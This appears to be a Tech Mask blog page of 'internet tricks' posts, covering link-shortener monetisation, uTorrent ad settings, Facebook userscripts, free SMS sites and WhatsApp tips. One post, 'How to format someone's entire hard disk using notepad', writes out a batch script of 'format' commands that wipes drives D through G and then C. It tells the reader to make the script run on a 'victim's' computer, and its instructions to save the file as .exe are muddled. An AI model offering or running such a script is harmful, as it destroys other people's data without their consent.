Donate Us

Donate Us
Name Appears As Sripathi Srinath at Checkout

Translate This Translate

Instagram
Showing posts with label internet tricks. Show all posts

11/06/2016

Best Way To Earn Money Online For Bloggers

Best Way To Earn Money Online For Bloggers:


What Is Shortest?

As the name suggests, it is a link shortener service based on Europe. You are already familiar with bit.ly, right? This one is far way better than that. Actually this service is linked with an advertise network which helps us to earn the money.
It’s the best and quick way to earn money so far. Read on to know more.

How To Start?


  1. Just Click Here 
  2. Click on the link join on the home page
  3. You are a single step away from the success. Just enter email id two times and the password then click register.
Hurray, you are done! Have a look in your inbox for the activation mail and activate. That’s all. Enjoy monetizing your links and be prepare to give me a party.

Features

  • High commission compared to other networks
  • Don’t have to wait for the approval
  • User-friendly interface and interesting tools to bag the highest
  • Referral System with high payout
  • Real-time statistics to be aware about your earnings

How To Earn Money?

Though there are not a single way to earn money with shorte.st, the primary way is to shorten the links. We will credit with money to our account when someone clicks on our link and see the ad.

Several Ways To Earn From Short Links

  • You can earn by sharing your link on FB groups, Google plus, twitter and wherever people gathers. Try to choose an interesting source. So that you will get a higher Click Through Rate.
  • Just shorten the link of all your blog posts, when someone asks for your blog or a post links, give them the shortened link.
  • Do you have a WordPress blog? Then there is also a plugin available. Install and automate all the shortening (not much recommended)

What Are The Other Ways?

You can also earn money through their referral system. It gives 20% commission for every referrals we bring in and it surely boosts our income. There are several tools also.
Quoting from their own site,
TOOLS
  1. Developers API
Simple JSON API for more advanced users. With API you can shorten links without placing any scripts on your website.
  1. Full Page Script
This script will monetize your external links, thus making them profitable. Easy to use- copy and paste.
  1. Social Share Widget
Have viral content that is shared all over the web? This tool will monetize every share your users make.
  1. Bounce Rate Monetization
Have high bounce rate? Make use of this. This script will turn your bounce rate into profit.
  1. WordPress Plugin
Do you have a WordPress Blog? Then be ready to automate the link-shortening using this plugin.
  1. Mass Shrinker
Want to shorten more than one link at a time? This tool is for that purpose. Mass shrinker will let you shrink up to 20 links at a time.
There is another effective way to make money through shorte.st. They will provide you a unique referral id (only for you), you can use it with the awesome group of banners they are giving. Several sizes and several colours and apt for any areas on your blog. You can manually copy the URL of image and insert your unique id as a link. Are you too lazy to do that, then shorte.st will provide you a ready-made code with image as well as your referral id as a link.

Rates And Payout Methods

There is no fixed rates available. Rate varies with the need of advertiser. But you can expect from $0.15- $7.78. Make sure to bring more traffic from U.S. and European countries. Because they have more conversion rates as well as the best payout.
This network possesses a threshold to withdraw money. That is not much high unlike the competitors, but only $5. So cheer up.
Currently shorte.st supports Paypal as well as Payoneer. So have an account of either of these before starting with shorte.st.

Final Verdict

This is the best money-making idea for anyone, for bloggers as well as for anyone who don’t even know what a blog is. Register with them, shrink URLs and share it. See the hike in your monthly earnings.
That’s all. According to me, shorte.st beats all its competitors in terms of rate and features.


Read More

10/19/2016

Experience Youtube Like Never Before

Experience Youtube Like Never Before:


hello tech greedes You Like Me Always Start To Youtube.Then This Post Is For You
Bored Of Youtube Layout And Look .By This Trick You Will Experience Youtube Like Never 
Before 


Plus Points:                                                                                                                                        

           1>  New Layout

           2> Colour Gives Mind A Peaceful of Entertainment

           3> Excellent screen Resolution

           4>Responsive Look

           5>Completely Refreshment Of Youtube regular Visitors


  Minus Points

        1> Can't Change Video Quality Or Volume

        2>Can't Subscribe Or Like Or Comment


                                  CLICK HERE FOR NEW YOUTUBE LOOK

Read More

10/14/2016

Create Your Own Social Networking Site With Full Features [mobile friendly]

Create Your Own Social Networking Site With Full Features [Mobile Friendly]:


I'm Getting You More Interesting Content.This Post Is All About Creating Your Own Social Networking Site.Its Simple And Very Easy just Follow Me

Creating Your Own Social Networking Site :


1>Go To this Link  

2>You Can See A link With Register New Site .It Appears As Shown In Below pic


3> Fill Up Those .Then Click on Register .Then It Comes Like Below Pic                                         
4> Fill Up Site Main Url And Next To Then Choose Ur Desired Sub-Domain.It Offers About 10 Subdomains pick Ur Best And Click Register.Next You Are Redirected To Control Panel
As in Following Pic                       

5> Click On Site Templates .Then You See As In Below Image                                               


6>Then click On Choose And next To That Is In Following Pic                                                

7> Click On Yes.And its Done.......................................................

Advantages:                                                                                                                


                         1- Mobile Friendly
     
                         2-Easy To Use

                         3-Can Also Earn Money From This

                         4- Supports CSS, API,  HTML Etc

                         5-File Storange And File Exchange

                         6-Almost All Social Networking features Like Shoutbox,gallery,Chat,Forums Etc 


               Have A Demo            

                                                    CLICK HERE FOR SITE URL              


                                                       Username:techmask

                                                          Password:123456


Read More

10/03/2016

Change Your Windows 8/8.1 Start Menu Into Win 7/10 Menu Style

Change Your Windows 8/8.1 Start Menu Into Win 7/10 Menu Style:


Now A Days Most Of Us Use Windows 10 Ignore This Post If Your OS Is
Windows 10.For All The Windows 8 Users (Including Me).
Get Rid Of That Boring Sticky And NonFlexy Start Menu(According to Me).

Here Is Trick To Change It Into Windows 7  Or Windows 10 Style.Just Follow Me

1> Go Through This Link

2> Install It And Open It

3>Boom Its Completed .Customize up To You


Advantages :

                                                            1-Windows 7/10 Style

                                                   2-Many Dimensions Like tall,Wide Etc

                               3- Present Your Pic Other Than Windows Account Pic


                            Don't Forget TO Share US
Read More

8/16/2016

Disable Ads on UTorrent

Disable Ads on Utorrent:

Hello Techmaskians.I'm Ur  Prasanna Kumar Dasari .Let’s admit it, one of the first software we install on a PC is a torrent client. It is either uTorrent or bitTorrent. We always look for the easiest method to obtain files.

uTorrent has for long had options are hidden deep in the settings menu that lets the end user get rid of ads without requiring a pro version purchase. Many would never be able to find the settings on their own, but following the below guide makes it real easy to disable ads on uTorrent.
BEFORE REMOVING ADS

AFTER REMOVING ADS:


Open uTorrent and navigate to Options > Preferences > Advanced. You will reach a screen similar to the below screenshot.

Once you have reached the above screen, search for the following names and double click to make sure they are set to false
  • offers.left_rail_offer_enabled 
  • gui.show_plus_upsell
  • offers.sponsored_torrent_offer_enabled
  • bt.enable_pulse
  • gui.show_notorrents_node

After That Ads Disappear If It Appears then Just Re-start Your Utorrent 


Read More

8/15/2016

Plant Trees While You Search The Web With Ecosia

Plant Trees While You Search The Web With Ecosia:


HelloFriends.I'm Back With New Cool Helpful Post .All The People These
Days Are Trying To Make Their Work Easier All Because Of The Technology 
And Access Of Internet .This Is so Good And Also This Gives Employment To Many Others
And Other Issues We Got Is Environmental Issues Such As Global Warming,Deforestation
.All These Are Inter-Linked With Each Other.When We Mix Up Both Its Quite 
Easier For Us.With This Idea Few Of The People came Up With New Idea.And That
Idea Is Ecosia. 

Ecosia Is A Search Engine That Plant Trees With The Revenue OF Its Ads .Over 
4 Millions Of Trees Planted Across The Blue Planet.And It Plants Every Tree For 
Every 11 Seconds.Have A look At Its Developers.


Ecosia Is Powered By Second Highest-Ranked Search Engine Bing.


Read More

8/13/2016

[Exclusive]Replace Your Facebook Login Page With Your Picture

[Exclusive]Replace Your Facebook Login Page With Your Picture:


Hello Dudes And Dudelines .In My Last Post I Have Said You All About 
Changing Of  Your Facebook's Blue Theme Into Black.From This Post You Can 
Change Your Boring Facebook's Login Page With Your Pic As Shown In Above Pic.Just Follow Me Carefully 

REQUIREMENTS


1-> Tamper Monkey Extension (For All Browsers )

2-> Manual Script  (Links Are Below)

                                                                     PROCEDURE


Frist Step: Go to This Link .And Install This  Extension With Respect To Your Browsers

Second Step: Install It In Your Browser

Thrid Step: Now Go To This Link  And At Left Of Screen Exactly At Middle You Can See green Button With  Install This Script . Click on That 

Fourth Step: Tamber Monkey's Dashboard Opens And Asks You For Permission

Fifth Step: Once Again Click Install Button Below Script's  Details

Sixth Step: Wait For Some Time .Notification Comes With Script Succesfully Added

Seventh Step: Click On Tamper Monkey Icon In Your Browser And Select Dashboard Option As Shown in Below Image


Eighth Step: Then Tampermonkey Dashboard Opens And Choose Anonymous Black Facebook Login Page 
At Its Leftside Under  Actions Choose Frist option (Edit) .See Below Image  


Ninth Step: You Can Find All The Code There Press Crtl+F A Search Box Opens And Copy the Following Image Url  http://s1369.photobucket.com/user/Es_Doger_Pemda/media/trickortips_zps22788ab1.jpg

Tenth Step: Replace That Link With Your Pic Url And Click on Save Icon Above Menu Option


ENJOY YOUR NEW FACEBOOK LOGIN PAGE .HAVE A LOOK AT MINE 


Read More

8/12/2016

[Exclusive] Change Your Facebook's Blue Theme Into Black [Attractive]

[Exclusive] Change Your Facebook's Blue Theme Into Black [Attractive]:


Hello Guys.I Am Prasanna Kumar Dasari Back With Cool Mind refreshing Trick.The 
Present Doesn't Knew Whether What Is internet But Almost Most Of Them Knew facebook.This Is The Popularity Of Facebook.It Has Been A Part OF Everyone's Life Including me.
But since From Start Of Service Of Facebook its Have Been In Blue Theme .It Had Changed Its Terms,Layout And Many More But Never Changed Its Theme.So I Came With This 
Post.With This Trick You Can Change Its Theme Completely.Follow Me Carefully .


Requirements


1-> Tamper Monkey Extension (For All Browsers )

2-> Manual Script  (Links Are Below)

                                                               Procedure


Frist Step: Go to This Link .And Install This  Extension With Respect To Your Browsers

Second Step: Install It In Your Browser

Thrid Step: Now Go To This Link  And At Left Of Screen Exactly At Middle You Can See green Button With  Install This Script . Click on That 

Fourth Step: Tamber Monkey's Dashboard Opens And Asks You For Permission

Fifth Step: Once Again Click Install Button Below Script's  Details

Sixth Step: Wait For Some Time .Notification Comes With Script Succesfully Added

Then Open Facebook And enjoy Your New Theme

Note:Don't Make Any Change In Script Code 

HERE IS LOOK OF IT:


Read More

6/25/2016

[EXCLUSIVE]Run Any Anroid App Online In Your Browser

[EXCLUSIVE]Run Any Anroid App Online In Your Browser:


hello tech mask friends. im writing this article less due to my timings .please don't woory.in this i will say you how to host any anroid app in your browser with only apk needed .t just needs apk file.if u can't find it i can give you a site to download apks from browser.just create a account and upload anroid app you will get all access of the anroid app.by this you can host your site's anroid app to your users .links are followed by this

CLICK HERE For App Host


                                                         CLICK HERE For APk Files


Read More

6/01/2016

Play game In Cmd (Command Prompt) [Exclusive]

Play game In Cmd  (Command Prompt)  [Exclusive]:


Hello Guys . now I'm showing this Cool Trick That Makes You Get Refreshed
.This Doesn't Require  Any InterNet Connection. you Just Need A File .i will Give you Link TO Download that File. 

Requirements:

- A Computer/laptop

-Another Friend As It a Dual-player

-Game File(175 Kb)


                          CLICK HERE To Download Game File
 
Read More

Send Sms Worldwide WithOut Your Number For Free 2016

Send Sms Worldwide WithOut Your Number For Free 2016 :


Hello Friends .Now i'm Back With The New Cool Tricks. We Found Many Free Sms Sending Site Like Way2sms Etc But Those Need Our Mobile Number And Registration.But we Want Those of Sites Which need No Number And offer World Wide Free Sms .So I Came With this Site

Features

-No Number needed

-100% Free

-free Sms worldwide


Backlogs

-Need To Wait 60 Seconds For Sms Sent Conformation


                                              CLICK HERE For free Sms Site

Read More

5/28/2016

How to format someone's entire hard disk using notepad

How to format someone's entire hard disk using notepad:


Today we will learn formatting the entire hard disk using notepad. Yes, Notepad you heard it right.

Requirements:

             A windows victim.
             A notepad created .bat file from attacker machine.

            Step 1:Click on start button and open notepad.

            Step 2:Write following commands in notepad
format D:/q /y
format E:/q /y
format F:/q /y
format G:/q /y
format C:/q /y                         

// just to make sure other drives are formatted first.

     Here’s some information on this command:

FORMAT volume [/FS:file-system] [/V:label] [/Q] [/A:size] [/C] [/X] [/P:passes]
FORMAT volume [/V:label] [/Q] [/F:size] [/P:passes]
FORMAT volume [/V:label] [/Q] [/T:tracks /N:sectors] [/P:passes]
FORMAT volume [/V:label] [/Q] [/P:passes]
FORMAT volume [/Q]

volume Specifies the drive letter (followed by a colon), mount point, or volume name.

/FS:filesystem Specifies the type of the file system (FAT, FAT32, NTFS, or UDF).

/V:label Specifies the volume label.

/Q Performs a quick format. Note that this switch overrides /P.

/C NTFS only: Files created on the new volume will be compressed by default.

/X Forces the volume to dismount first if necessary. All opened handles to the volume would no longer be valid.

/R:revision UDF only: Forces the format to a specific UDF version (1.02, 1.50, 2.00, 2.01, 2.50). The default revision is 2.01.

/D UDF 2.50 only: Metadata will be duplicated.
/A:size Overrides the default allocation unit size. Default settings are strongly recommended for general use.

NTFS supports 512, 1024, 2048, 4096, 8192, 16K, 32K, 64K.

FAT supports 512, 1024, 2048, 4096, 8192, 16K, 32K, 64K, (128K, 256K for sector size > 512 bytes).

FAT32 supports 512, 1024, 2048, 4096, 8192, 16K, 32K, 64K, (128K, 256K for sector size > 512 bytes).

Note that the FAT and FAT32 files systems impose the following restrictions on the number of clusters on a volume:

FAT: Number of clusters --


            Step 3:Save this file as .exe and make it run on victim’s computer.


And that’s all.
Note: I have not tried running this command. And you should not on your computer but you should try before use. Feel free to comment .........


Read More

5/13/2016

Windows 10 Keyboard Shortcuts

Windows 10 Keyboard Shortcuts:

 microsoft-windows-10-logo


Windows 10 Keyboard Shortcuts:

Windows 10 comes with a few new keyboard shortcuts to take advantage of new features like the virtual desktop and the action center. Here’s a handy table of shortcuts you might not know about yet. You’re probably familiar with some of these from previous versions of Windows, but even still I found this a good refresher and reference guide.
This guide lists shortcut keys that you can use from the desktop in Windows 10. These shortcut will make your work more easier and faster.

Windows 10 Cheatsheet
Windows 10 Cheatsheet_2


Read More

11/13/2015

5 Amazing WhatsApp Tricks That Every User Needs To Know

5 Amazing WhatsApp Tricks That Every User Needs To Know:


There are no certification courses for WhatsApp, but mastering the app can help you save bandwidth, get a proper nights sleep, and keep a curb on stalkers.
If you’re a seasoned WhatsApp user, you probably know how to share contacts, photos, videos, audio, and your personal location. You probably know how to get WhatsApp on your PC as well, or do voice calls. Here are some hidden features in WhatsApp that will let you use it like a boss.

  1. Archive chats:

This feature lets you hide a conversation from your chat tab, and access it later, if needed. To do so, long press on a chat you wish to hide, and select Archive chat. You can also choose to archive all chats by tapping on Chat Settings, Archive All Chats. Using this feature doesn’t delete or back up the chat on your SD card.



2.Mute group chats                                                                    


Group chats can get a bit too noisy at times, if you would like to turn off notifications, tap the Menu button, and hit Mute, and choose the timeframe for which you would like the group to be muted.


3.Hide your Last Seen time                                                    

By default, WhatsApp broadcasts your the last time you checked the app and provides a read receipt in the form of two blue ticks when the message is read by you. To disable this feature, head to Settings > Account > Privacy, and tap on Last seen, and change the option to Nobody. Turning this feature off works both ways, you won’t be able to see the Last seen details of other users as well.



4.Add a shortcut to a group or chat to your home screen    


A long-press on the a group or chat menu presents you with the option of adding a shortcut on your home screen. If you are a Cyanogen OS user, you can drag app icons into a password protected folder for added privacy.


5.Save bandwidth by disabling media from auto-downloading


WhatsApp lets you specify when you want images, audio and video should be auto-downloaded on your phone. It’s available in Settings > Chat settings > Media auto-download, and lets you specify these options when on mobile data, Wi-Fi, and roaming. 


Read More
Web hosting
Web hosting
© 2015-16 Tech Mask. Template Credits Bloggertheme9
Powered by Blogger.